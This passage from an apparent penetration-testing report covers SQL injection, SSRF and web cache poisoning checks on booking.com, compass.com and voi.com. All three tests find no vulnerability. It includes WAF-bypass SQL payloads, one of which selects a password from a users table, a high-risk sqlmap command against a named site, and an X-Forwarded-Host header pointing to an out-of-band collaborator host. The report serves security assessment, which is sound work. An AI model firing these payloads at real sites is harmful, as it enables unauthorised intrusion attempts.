Payload [ \..\.\ ]: Status: 403, Length : 919
Payload [ /* ]: Status: 403, Length : 919
Payload [ ./. ]: Status: 403, Length : 919
Payload [ /*/ ]: Status: 403, Length : 919
Payload [ /..;/ ]: Status: 403, Length : 919
Payload [%2e/mysettings/personal?aid=304142'+order+by+10-- ]: Status: 403, Length : 919
Payload [ /%2e/ ]: Status: 403, Length : 919
Payload [ //. ]: Status: 403, Length : 919
Payload [ //// ]: Status: 403, Length : 919
Payload [ /../ ]: Status: 403, Length : 919
Payload [ ;mysettings/personal?aid=304142'+order+by+10--/ ]: Status: 403, Length : 919
------------------------------
[+] Mod_Security & libinjection Bypass
------------------------------
Payload [ ' or 1.e(")=' ]: Status: 403, Length : 919
Payload [ 1.e(ascii ]: Status: 403, Length : 919
Payload [ 1.e(substring( ]: Status: 403, Length : 919
Payload [ 1.e(ascii 1.e(substring(1.e(select password from users limit 1 1.e,1 1.e) 1.e,1 1.e,1 1.e)1.e)1.e) = 70 or'1'='2 ]: Status: 403, Length : 919

┌──(ashan㉿kali)-[~/4-ZERO-3]
└─$ cd ..
```


5.1.2 Automated Testing:


1. The results from the sqlmap scan suggested that it might be possible to inject code into the "aid" parameter using PostgreSQL time-based blind SQL queries. However subsequent testing revealed this to be incorrect.





2. Additional evaluation was carried out on the "user agent" and "referer" parameters. Did not indicate any susceptibility to injection attacks.





6 Findings

Despite conducting assessments utilizing a range of tools and techniques no SQL vulnerabilities were detected within account.booking.com webpage. Both the automated scan performed with sqlmap and manual testing conducted with BurpSuite did not uncover any SQL vulnerabilities.

7 Steps to Reproduce

1. Capture the request using burp suite which the target URL containing “aid” parameter.
2. Inject SQL payloads into the “aid” parameter, such as “aid=304142‘order+by+1-- " and “aid=304142‘or+1=1-- ”.
3. Check the web application response to clarify if the SQL injection was successful or got blocked by web application firewall.
4. Conduct a deep SQL scan using sqlmap with the following command.
   sqlmap -u https://account.booking.com/mysettings/personal?aid=304142 --random-agent --level 3 --risk 3

8 Proof of Concept

N/A

9 Proposed Mitigation

9.1.1 Input Validation:

It is crucial to validate and sanitize user input adequately to prevent SQL injection attacks.

9.1.2 Usage of Prepared Statements:

Employ parameterized. Prepared statements when interacting with the database, for security measures.

9.1.3 Web Application Firewall (WAF):

Make sure to set up the WAF to spot and prevent any attempts, at injecting malicious SQL into the system.

9.1.4 Regular Security Checks:

It's important to check and test the security of the system to find and fix any weak spots before they can be exploited.

10 Conclusion

After testing no vulnerabilities related to SQL Injection were found in the "aid" parameter of the account.booking.com webpage. While this is news, for security it's crucial to keep an eye out and take steps to ensure the database and user data remain safe and secure.

10. Vulnerability Title – Server-Side Request Forgery (SSRF)

1 Vulnerability Description

Server-Side Request Forgery (SSRF) is a type of cybersecurity vulnerability that enables an actor to influence the server side requests initiated by the web application. By exploiting SSRF attackers can carry out activities gain access, to resources or circumvent security measures.

2 Affected Components

This Assessment focused on various parameters which are most likely vulnerable to SSRF. They are next, redirect, page, path, return, url, and view parameters.

3 Impact Assessment

If an attacker successfully exploits SSRF it could grant them access to systems acquire data or execute actions on behalf of the server. This could potentially result in data breaches, unauthorized entry or compromise of the system.


4 Objective

The aim of the evaluation was to assess whether the compass.com website is susceptible to attacks through its parameters.


5 Approach

The assessment involved a mix of manual testing and automated tools:


5.1.1 Used paramspider tool to collect URLs from the compass.com website and pinpointed parameters that might be vulnerable to SSRF.




5.1.2 Used Burp Suite to intercept requests for a URL with a "url" parameter and tested for SSRF using Burp Collaborator.




5.1.3 Paste the Copied payload into the “url” parameter.





5.1.4 Then in the collaborator click “poll” to get requests from the website’s server.



5.1.5 Used the SSRFmap tool for automated testing of vulnerabilities by providing the captured request body and conducting tests on various parameters.







6 Findings

Despite testing efforts no instances of vulnerabilities were detected within the compass.com website. Multiple parameters suspected to be vulnerable to SSRF however no successful instances of attacks were identified.

7 Steps to Reproduce

1. Capture a request with a parameter which is suspected to be vulnerable to SSRF.
2. Use Burp Suite Collaborator to inject the payload and check for SSRF.
3. Additionally use an automated tool such as SSRFMap to check SSRF vulnerabilities.

8 Proof of Concept

N/A

9 Proposed Mitigation

1. Checking Input: Verify URLs provided by users and limit access, to approved domains.
2. Whitelist: Keep a list of permitted domains and permit requests solely to those domains.
3. Implement Security Headers: Implement security headers, like Content Security Policy (CSP) to manage content loading and block attacks.

10 Conclusion

After assessing the SSRF vulnerability on the Compass.com site no exploitable vulnerabilities were found. While this is news, for security it's important to stay vigilant and implement security measures to keep the web application safe and secure.

11. Vulnerability Title – Web Cache Poisoning

1 Vulnerability Description

Web Cache Poisoning vulnerability allows attackers to manipulate the caching mechanisms of web servers.

2 Affected Components

The assessment focused on the https://www.voi.com/blog/city-symposium webpage of the voi.com website.

3 Impact Assessment

Web cache poisoning could lead to serving malicious content to users, bypassing security controls, compromising sensitive data.

4 Objective

The main aim of this report is to outline the outcomes of a security assessment carried out on the voi.com website to uncover web cache poisoning vulnerabilities.

5 Approach

5.1.1 Capture a request using burp suite and send it to repeater.

Request

Pretty Raw Hex

```
1 GET /blog/city-symposium HTTP/2
2 Host: www.voi.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Forwarded-Host: bu9kr0jyw7gqllump1f9vxr78yep2gq5.oastify.com
8 Referer: https://voi.com/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

5.1.2 Copy the collaborator payload and paste it in the search bar of the response.

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Thu, 02 May 2024 10:46:56 GMT
3 Content-Type: text/html; charset=utf-8
4 X-Powered-By: Next.js
5 X-Frame-Options: SAMEORIGIN
6 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: origin-when-cross-origin
9 Content-Security-Policy: default-src 'self' https://*.kindly.ai https://*.kindlycdn.com https://*.pusher.com
  wss://ws-eu.pusher.com wss://ws-eu.pusher.com:443 wss://sage.kindly.ai;    script-src 'self' 'unsafe-eval'
  'unsafe-inline' https://plausible.io https://chat.kindlycdn.com https://acsbapp.com;    connect-src 'self'
  https://plausible.io https://chat.kindlycdn.com https://acsbapp.com https://cdn.acsbapp.com/ https://*.kindly.ai
   wss://ws-eu.pusher.com https://sockjs-eu.push wss://*.kindly.ai;    style-src 'self' 'unsafe-inline'
  https://fonts.googleapis.com;    img-src 'self' https://media.graphassets.com https://*.kindlycdn.com blob:
  data:;    media-src 'self' https://media.graphassets.com;    font-src 'self' https://fonts.gstatic.com
  https://chat.kindlycdn.com data:;    object-src 'none';    base-uri 'self';    form-action 'self';
  frame-ancestors 'none';    frame-src https://www.youtube.com;    upgrade-insecure-requests;
10 Permissions-Policy: camera=(), microphone=(), geolocation=(), browsing-topics=()
11 X-Nextjs-Cache: HIT
12 Cache-Control: max-age=14400, s-maxage=900, stale-while-revalidate
13 Vary: Accept-Encoding
14 Via: 1.1 google
15 Cf-Cache-Status: HIT
16 Age: 3
17 Report-To:
  {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=MFwFtUATBP%2F360lCh6sM0FhB%2F%2FWFpnws9Hdy3sP
  5uEnL7COsr8iDl4Qa8t%2FQeevj0doYkGBUloGXGn4SUlzVThqzH2ODenqwh%2BHBSA03b6gsMZRUbzQ3ie0ZEsF8"}],"group":"cf-nel","m
  ax_age":604800}
18 Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
19 Server: cloudflare
20 Cf-Ray: 87d76e2ccfc6513a-CMB
21
22 <!DOCTYPE html><html lang="en">
     <head>
       <meta charSet="utf-8"/>
       <meta name="viewport" content="width=device-width"/>
       <title>
         Voi | 5th DACH City Symposium on 11 April
       </title>
       <meta name="description" content="On 11 April, Voi hosted its 5th DACH City Symposium on Micromobility. The
       event brought together a wide range of experts from different countries to discuss the challenges and
       opportunities associated with e-scooter and e-bike sharing."/>
       <meta name="keywords" content="Voi, E-Scooter, E-Bike, Sharing, Micromobility, Dusseldorf, Symposium, CMD,
       KTH, Winterthur"/>
       <meta property="image" content="https://media.graphassets.com/GbZiEVbTSGSi9SMhr3dM"/>
```

bu9kr0jyw7gqllump1f9vxr78yep2gq5.oastify.com 0 highlights

Inspector Notes

5.1.3 Then in the request implement “X-Forwarded-Host” header and paste the payload there.

5.1.4 Send the request multiple times to check if the payload getting reflected on the website.

6 Findings

Despite conducting assessments no Web Cache Poisoning vulnerabilities were detected within voi.com website.

7 Steps to Reproduce

1. Capture and request from the website using burp suite and send it to repeater.
2. Copy a payload from burp collaborator and paste it in the search bar of the response of that captured request to see the payload getting reflected or not.
3. Implement the “X-Forwarded-Host” header in the request and paste the payload there.
4. Send the request multiple times to check the payload getting reflected or not.

8 Proof of Concept

N/A

9 Proposed Mitigation

1. Implement secure caching policies.
2. Regularly monitor and analyze cache behavior.
3. Validate and sanitize input data.

10 Conclusion

After testing no vulnerabilities related to Web Cache Poisoning were found in the voi.com website. While this is news, for security it's important to stay vigilant and implement security measures to keep the web application safe and secure.